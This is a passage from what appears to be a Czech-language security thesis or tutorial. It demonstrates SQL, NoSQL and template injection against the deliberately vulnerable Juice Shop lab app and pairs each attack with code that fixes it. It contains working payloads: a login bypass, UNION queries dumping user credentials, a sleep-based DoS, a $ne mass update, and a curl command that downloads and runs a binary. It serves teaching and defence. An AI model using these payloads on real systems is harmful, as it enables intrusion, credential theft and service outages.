
8.1.1 SQL Injection – stránka přihlášení

Pro útok SQLi je vhodným místem pro napadení stránka pro přihlášení. Poměrně snadno můžeme zjistit, zda pole pro vložení emailové adresy je možné zneužít pomocí SQL Injection. Pro podrobnou analýzu jednotlivých požadavků budeme využívat nástroje DevTools přímo v prohlížeči Google Chrome. Na obrázku níže (Obr. 12) se nachází přihlašovací formulář v Juice Shopu.



Obr. 12. vložení jednoduché uvozovky

Jednoduché uvozovky v SQL slouží k otvírání a uzavírání textových řetězců, spuštění takového query způsobí chybu v databázi a v případě špatného ošetření chyb na serveru v odpovědi můžeme nalézt citlivá data, v našem případě podobu SQL dotazu (Obr. 13).




Obr. 13. HTTP odpověď obsahující databázový dotaz

Nyní, když víme, jak dotaz vypadá, je potřeba ho upravit tak, aby byl vykonán korektně. Můžeme využít pomlčky k vložení komentáře a tím se zbytek dotazu nevykoná, jelikož se zakomentuje. V takovém případě by dotaz proběhl v pořádku, ale v databázi nenašel prázdný email.

V případě, že před pomlčky vložíme ještě „or true“ nebo „or 1=1“, tak upravíme databázový dotaz tak, že vrátí první výsledek z databáze, což typicky bývá účet s nejvyšším oprávněním, jelikož byl do databáze vložen jako první.

SQL dotaz bude vypadat následovně:

```
SELECT * FROM Users WHERE email = '' or true – AND password =
'6a284155906c26cbca20c53376bc63ac' AND deletedAt IS NULL
```



Obr. 14. Přihlášení

Na obrázku Obr. 14 můžeme vidět přihlašovací formulář s vloženým kusem kódu. Heslo již nemusí být validní, jelikož po vložení emailu je již zbytek dotazu zakomentován. Takovým způsobem se korektně přihlásíme pod prvním uživatelem v databázi. Podobně se můžeme přihlásit i pod jakýmkoli uživatelem, bez hesla, budeme-li znát pouze jeho přihlašovací emailovou adresu. Stačí pro přihlášení vložit např.: bender@juice-sh.op' --

V případě opravy této zranitelnosti je potřeba ošetřit databázový dotaz tak, aby z něj byly odstraněny všechny potencionálně zranitelné znaky, předtím, než je odeslán do databáze.

Pro ošetření je potřeba nalézt soubor, který provádí databázový dotaz pro nalezení uživatele pro přihlášení. Ten se v případě Juice Shopu nachází v souboru login.js.

Konkrétně budeme v databázovém dotazu upravovat vstupní pole emailu a hesla. Níže je ukázka části kódu, kterou budeme muset ošetřit:

```
 models.sequelize.query(`SELECT * FROM Users WHERE email = '${req.body.email
 || ''}' AND password = '${insecurity.hash(req.body.password || '')}' AND de
letedAt IS NULL`, { model: models.User, plain: true })
```

V kódu výše můžeme vidět, že získaná data jsou vkládány přímo do textového řetězce dotazu, čímž nejsou nijak ošetřeny, a pokud že tedy proměnná s emailem obsahuje jednoduchou uvozovku, tak dojde k předčasnému uzavření pole pro email a zbytek textu je přímou součástí SQL dotazu, kdy je možné zbytek tohoto dotazu pomocí dvou pomlček označit jako komentář, který nebude zpracován. V tomto případě bude potřeba nalézt způsob, jak takové vstupní údaje vložit do dotazu, tak aby byly ošetřeny použitým databázovým nástrojem.

Níže můžeme vidět ošetřený kód s využitím parametru replacements, který proměnnou před vložením do dotazu ošetří proti SQL injection a posléze dotaz vykoná.

```
const { QueryTypes } = require('sequelize')

  models.sequelize.query(`SELECT * FROM Users WHERE email = :mail AND passwo
rd = :password AND deletedAt IS NULL`,
  {
    model: models.User,
    plain: true,
    replacements: {
      mail: req.body.email || '',
      password: insecurity.hash(req.body.password || '')
    },
    type: QueryTypes.SELECT
  })
```


Posléze již nebude možné využít SQL Injection pro přihlášení.

8.1.2 SQL Injection – vstup z http

Dalším místem, kde se nabízí napadnout stránku za pomocí SQL Injection se nabízí API endpoint. V aplikaci Juice Shop se vhodným místem zdá být adresa http://localhost:3000/rest/products/search?q=, kterou nalezneme při vyhledávání produktů na stránce v síťové záložce.

Po přezkoumání můžeme zjistit, že tento požadavek odchází vždy ve stejném tvaru a jeho odpověď obsahuje vždy všechny aktuální produkty. My ze zadání víme, že by bylo možné podvrhnout adresu tak, abychom získali všechny produkty, bez ohledu na to, zda již jsou nebo nejsou aktivní a na stránce nejdou vidět. Nabízí se tak SQL injection k získání informací o všech produktech.


Pokusíme se použít stejný způsob jako již v předchozích případech, kdy jsme testovali na SQL zranitelnost login pole a vytvoříme požadavek na následující adresu: http://localhost:3000/rest/products/search?q='--



Obr. 15. Stránka s chybovou hláškou

V případě takovéhoto výsledku, jak můžeme vidět výše na obrátku (Obr. 15), že je tato adresa zranitelná pomocí SQL injection. Na základě SQLite_ERROR: incomplete input můžeme zjistit, že jedním z možných řešení může být následující adresa: http://localhost:3000/rest/products/search?q='))--

Vložením adresy do vyhledávače získáme veškeré produkty, které jsou uložené v databázi, i přesto, že již nejsou v prodeji (Obr. 16).



Obr. 16. Úryvek ze získaných dat

Nyní, když známe jména všech produktů, můžeme s mini dále pracovat a zneužít. V tomto případě, získáme ID produktu, který již není v prodeji. Tuto informaci můžeme zneužít tak, že můžeme podvrhnout požadavek na vložení produktu do nákupního košíku a zkusit tak do něj vložit a následně objednat neaktivní zboží.

Adresa http://localhost:3000/rest/products/search?q= se zdá být vhodným místem i pro další SQL útoky k získání odlišných, a i značně citlivějších dat z databáze.

Prostřednictvím SQLi útoku může dojít i k nalézení databázového schématu, a to za pomocí vytvoření SQL UNION dotazu. Na základně znalosti SQLite 3 lze zjistit, že tyto informace o schématu naleznete v tabulce sqlite_master. Zkusíme tedy takovýto UNION dotaz vytvořit následně.

http://localhost:3000/rest/products/search?q=')) UNION SELECT * from sqlite_master--

Dostaneme však následující chybovou hlášku.

Obr. 17. Stránka s chybovou hláškou

Z této chyby (Obr. 17) můžeme vydedukovat, že problémem je v počtu sloupců vracených v dvou částech dotazu spojených pomocí UNION. Nyní se tedy nabízí možnost upravit injectovanou část dotazu tak, aby počet sloupců odpovídal počtu sloupců v dotazu aplikace. Hvězdičku v selectu tedy nahradíme konstantní hodnotou například číslem 0, či jistým řetězcem. Samotná hodnota, kterou vkládáme, pro nás není nijak relevantní, jelikož potřebujeme pouze najít správný počet sloupců. Začneme tedy dotazem s jednou touto hodnotou.

```
http://localhost:3000/rest/products/search?q=')) UNION SELECT 0 FROM sqlite_
master--
```

Jelikož můžeme vidět, že odpověď obsahuje stále stejnou chybovou hlášku, můžeme usoudit, že hledáme jiný počet sloupců, postupujeme tedy iterativně a přidáme další hodnotu. Až při pokusu s následujícím dotazem můžeme vidět, že se něco změnilo.


```
http://localhost:3000/rest/products/search?q=')) UNION SELECT 0, 0, 0, 0, 0,
 0, 0, 0, 0 FROM sqlite_master--
```

Nyní můžeme vidět, že v odpovědi na dotaz obdržíme data o produktech a zároveň „prázdná“ data z námi injektované části UNION dotazu. Abychom se zbavili produktových dat, tak můžeme upravit obsah parametru q tak, aby nevracel žádná data, vznikne tak následující dotaz.

```
http://localhost:3000/rest/products/search?q=NON_EXISTING')) UNION SELECT 0,
 0, 0, 0, 0, 0, 0, 0, 0 FROM sqlite_master --
```

Nyní už zbývá nahradit jednu z konstantních hodnot jménem sloupce tabulky sqlite_master, který obsahuje meta data o tabulkách. Jedná se o sloupec jménem sql, vznikne tak následující dotaz.

```
http://localhost:3000/rest/products/search?q=NON_EXISTING')) UNION SELECT 0,
 0, 0, 0, 0, 0, 0, 0, sql FROM sqlite_master--
```



Obr. 18. Náhled získaných dat v aplikaci Postman


Ve výsledku tohoto dotazu (Obr. 18) si můžeme všimnout, že sloupec „deletedAt“ obsahuje sqlmetadata o jednotlivých tabulkách. Tímto způsobem můžeme získat strukturu všech tabulek v dané databázi.

Posléze můžeme podobným způsobem získat veškerá data, které se skrývají v jednotlivých tabulkách. Pouze v posílaném dotazu upravíme tabulku místo sqlite_master např. za users a místo sloupce sql a konstantních hodnot vybereme námi požadované sloupce s daty. Jméno tabulky a názvy těchto sloupců jsme již získali díky předchozímu dotazu, víme tedy, že struktura tabulky users je následující.

```
CREATE TABLE 'Users' (
    'id' INTEGER PRIMARY KEY AUTOINCREMENT,
    'username' VARCHAR(255) DEFAULT '',
    'email' VARCHAR(255) UNIQUE,
    'password' VARCHAR(255),
    'role' VARCHAR(255) DEFAULT 'customer',
    'deluxeToken' VARCHAR(255) DEFAULT '',
    'lastLoginIp' VARCHAR(255) DEFAULT '0.0.0.0',
    'profileImage' VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg',
    'totpSecret' VARCHAR(255) DEFAULT '',
    'isActive' TINYINT(1) DEFAULT 1,
    'createdAt' DATETIME NOT NULL,
    'updatedAt' DATETIME NOT NULL,
    'deletedAt' DATETIME
)
```

Nyní nám již nezbývá nic jiného než vybrat námi požadované sloupce a vytvořit tak například následující dotaz.

```
http://localhost:3000/rest/products/search?q=NON_EXISTING')) UNION SELECT
id, username, email, password, role, deluxeToken, lastLoginIp, profileImage,
role FROM Users --
```



Obr. 19. Ukázka získaných dat v aplikaci Postman

Spuštěním dotazu budou zobrazena vybraná uživatelská data z databáze (Obr. 19).

Také např. díky získané struktuře tabulky users můžeme vytvořit zcela nového uživatele, který se nevyskytuje v databázi a zneužít další zranitlné místo pomocí SQLi na stránce a vložit vytvořeného uživatele do loginu (Obr. 20), jak bylo již dříve zmíněno a to např. s následující strukturou:

```
' UNION SELECT * FROM (SELECT 1, '','acc0unt4nt@juice-sh.op', '',
'accounting', '', '', '', '', 1, '', '', NULL)--
```

Obr. 20. Přihlášení pod účtem acc0unt4nt@juice-sh.op

Čímž se úspěšně přihlásíme pod námi nově vytvořeného uživatele.

Pro ošetření výše zmíněného vstupu na adrese http://localhost:3000/rest/products/search?q= bude potřeba nalézt soubor, kde se jednotlivé požadavky provádějí. V tomto případě se bude jednat o soubor search.js, kde nás bude zajímat následující část kódu.

```
models.sequelize.query(`SELECT * FROM Products WHERE ((name LIKE '%${criteri
a}%' OR description LIKE '%${criteria}%') AND deletedAt IS NULL) ORDER BY na
me`)
```

Můžeme vidět, že stejně jako u řešené zranitelnosti přihlášení, jsou i zde posílány do databáze nijak neošetřená data. Využijeme tedy stejnou metodu pro ošetření vstupu, a to objekt replacements, který vstupní pole ošetří před vstupem do databáze. Níže můžeme již vidět upravenou podobu kódu.

```
const { QueryTypes } = require('sequelize')

    models.sequelize.query(`SELECT * FROM Products WHERE ((name LIKE :criter
ia OR description LIKE :criteria) AND deletedAt IS NULL) ORDER BY name`, {
      replacements: {
        criteria: '%' + criteria + '%'
      },
      type: QueryTypes.RAW
    })
```

Takové ošetření zabrání SQL Injection útokům pro pole s vyhledáváním.

8.1.3 NoSQL Injection

Další z možností napadení pomocí injection je NoSQL Injection, což je útok speciálně určen pro poměrně nový způsob databází a to NoSQL, pro tyto účely byla v testovací aplikaci Juice Shop vytvořena speciálně databáze pro tyto účely, aby bylo možné demonstrovat i tento útok. Moderní aplikace mohou využívat právě tuto databázi kvůli rychlejšímu dotazování a získávání dat. S moderním a novým způsobem dotazováním vznikly i nové možnosti napadení.

Pomocí NoSQL Injection můžeme nasimulovat útok vedoucí k tzv. denial of service (DoS), neboli nedostupnosti služby. V takovémto stavu poté aplikace není schopna zpracovávat jakékoliv požadavky a stává se v podstatě nepoužitelnou.

Prvním krokem je nalezení API endpointu, které využívají tuto NoSQL databázi, čehož lze dosáhnout například vyvoláním chyby. Konkrétně toho můžeme dosáhnout například vložením znaku, který by takovouto chybu mohl vyvolat. Při přezkoumávání jednotlivých API endpointů v aplikaci zjistíme, že adresa http://localhost:3000/rest/products/24/reviews,

by mohla být vhodným místem. Pokud zkusíme využít stejnou techniku jako při práci s SQL injection úlohami a pošleme dotaz na adresu http://localhost:3000/rest/products/'/reviews, tak dostaneme chybovou hlášku, kterou můžeme vidět na následujícím obrázku (Obr. 21).

Obr. 21. Chybová hláška vyvolána použitím metaznaku v API enpointu

Z této chyby můžeme vydedukovat, že aplikace používá databázi marsDB, což je derivace MongoDB a také, že serverová část aplikace běží na JavaScriptovém frameworku Express. Logicky tedy budeme chtít vložit takový JavaScriptový kód, který vyvolá uspání serveru. Konkrétně se pro takovýto účel dá využít metoda sleep(miliseconds). Nyní tedy už pouze stačí provést požadavek na následující adresu a tím uspíme celou aplikaci např. na 50000 ms: http://localhost:3000/rest/products/sleep(50000)/reviews.

Abychom výše zmíněnou zranitelnost ošetřili, bude potřeba nalézt vhodný soubor na serveru, který vkládá data do NoSQL databáze. V tomto případě nás zajímá funkce showProductReviews, která nás odkazuje na soubor showProductReviews.js.

```
db.reviews.find({ $where: 'this.product == ' + id })
```

Abychom dosáhli ošetření vstupního ID produktu, tak jej musíme využít ve funkci, která bude vracet výsledek porovnání produktových ID a tuto funkci poté přiřadit do objektu s klíčem $where. Použitý databázový nástroj následně provede automatické ošetření tohoto pole a nebude tak napadnutelné pomocí NoSQL injection. Upravený kód bude poté vypadat následovně.

```
const query = {
  $where: function(){
    return this.product == id
  }
}
db.reviews.find(query)
```

Po této úpravě již nebude možné na tomto místě vyvolat DOS útok.

Další možností napadení aplikace může být pomocí NoSQL Injection např. změna všech komentářů uživatelů u produktů. Již víme, že v aplikaci pro vkládání zobrazení detailu, hodnocení a editaci produktů je využívána NoSQL databáze. Konkrétně MongoDB, potažmo marsDB. Pokusíme se pomocí injection hromadně pozměnit všechny hodnocení produktů najednou.

Po přihlášení pod jakýmkoli uživatelem v aplikaci se nám zpřístupní formulář pro přidávání nových a aktualizace již námi dřív přidaných hodnocení u produktů. V DevTools přímo v Google Chrome prohlížeči můžeme sledovat všechny požadavky v aplikaci, editujeme tedy jedno námi vytvořené hodnocení a následně PATCH dotaz zkopírujeme a vložíme jej do konzole taktéž v DevTools, kde jej můžeme upravit a následně poslat.


Tento dotaz, konkrétně jeho tělo - body budeme tedy muset upravit tak, aby odesláním jednoho dotazu byly upraveny všechny komentáře u produktů v aplikaci.

Z mnoha zdrojů na internetu můžeme zjistit, že běžnou praktikou pro takovýto účel bývá použití následujícího objektu {“$ne”: 1}, který je vyhodnocen jako pravda pro všechny záznamy.

Vložíme tento objekt na místo v textu id, které bývá v dotazu posláno. Tělo našeho požadavku tedy bude vypadat následovně.


```
"body": "{"id": {"$ne": 0},"message":"Updated review"}"
```

Takovýto požadavek nám již jen zbývá znovu odeslat, například pomocí konzole, jak již bylo zmíněno výše.



Obr. 22. Odeslaný upravený dotaz

Tento požadavek (můžeme vidět na obrázku Obr. 22) si poté můžeme prohlédnout v síťové záložce. Odpověď na něj poté vypadá následovně.



Obr. 23. Náhled na výsledek odeslaného dotazu v síťovém tabu

Přestože nemáme oprávnění pro editaci komentářů ostatních uživatelů, jsou pozměněny na námi požadovaný text, můžeme vidět na obrázku Obr. 23.

Abychom ošetřili výše zmíněnou zranitelnost, bude potřeba na serveru nalézt vhodný soubor. Databázový dotaz pro aktualizaci komentářů u produktů nalezneme v souboru updateProductReviews.js. Konkrétně nás bude zajímat část kódu níže, kde můžeme vidět, že jsou do databáze posílány nijak neošetřené proměnné.

```
db.reviews.update(
  { _id: req.body.id },
  { $set: { message: req.body.message } },
  { multi: true }
)
```

V tomto případě není vhodné použít ošetření pomocí vložené funkce. Ovšem další možností, jak ošetřit vstupní pole před posláním do databáze je celou proměnnou zabalit do metody escape().


Níže můžeme vidět upravený kód, kdy jsou pomocí metody escape() ošetřeny ID a obsah zprávy.

```
db.reviews.update(
  { _id: escape(req.body.id) },
  { $set: { message: escape(req.body.message) } }
)
```

Po této úpravě již není možné uskutečnit útok, který by mohl hromadně změnit všechny komentáře uživatelů v aplikaci.

8.1.4 Server-side Template Injection

Dalším útokem injection je SSTi, což je útok, který má za cíl napadnout server např. stažením škodlivého malwaru. V tomto případě bude za cíl donutit server, aby malware stáhl a následně spustil. Pro tyto účely byl využit neškodný malware, který složí právě pro tyto účely a můžeme jej nalézt např. na stránkách githubu, budeme-li hledat juicy-malware. [44] Na obrázku Obr. 24 můžeme vidět nalezený soubor s malwarem.



Obr. 24. Stránka s malwarem a nalezenou adresou pomocí DevTools

Nejdříve pomocí příkazového řádku zjistíme, jakým způsobem takový soubor můžeme stáhnout. Pro OS Windows bude příkaz vypadat následovně:


```
curl  -o malware.exe https://raw.githubusercontent.com/J12934/juicy-malware/master/juicy_malware_windows_64.exe && malware.exe
```

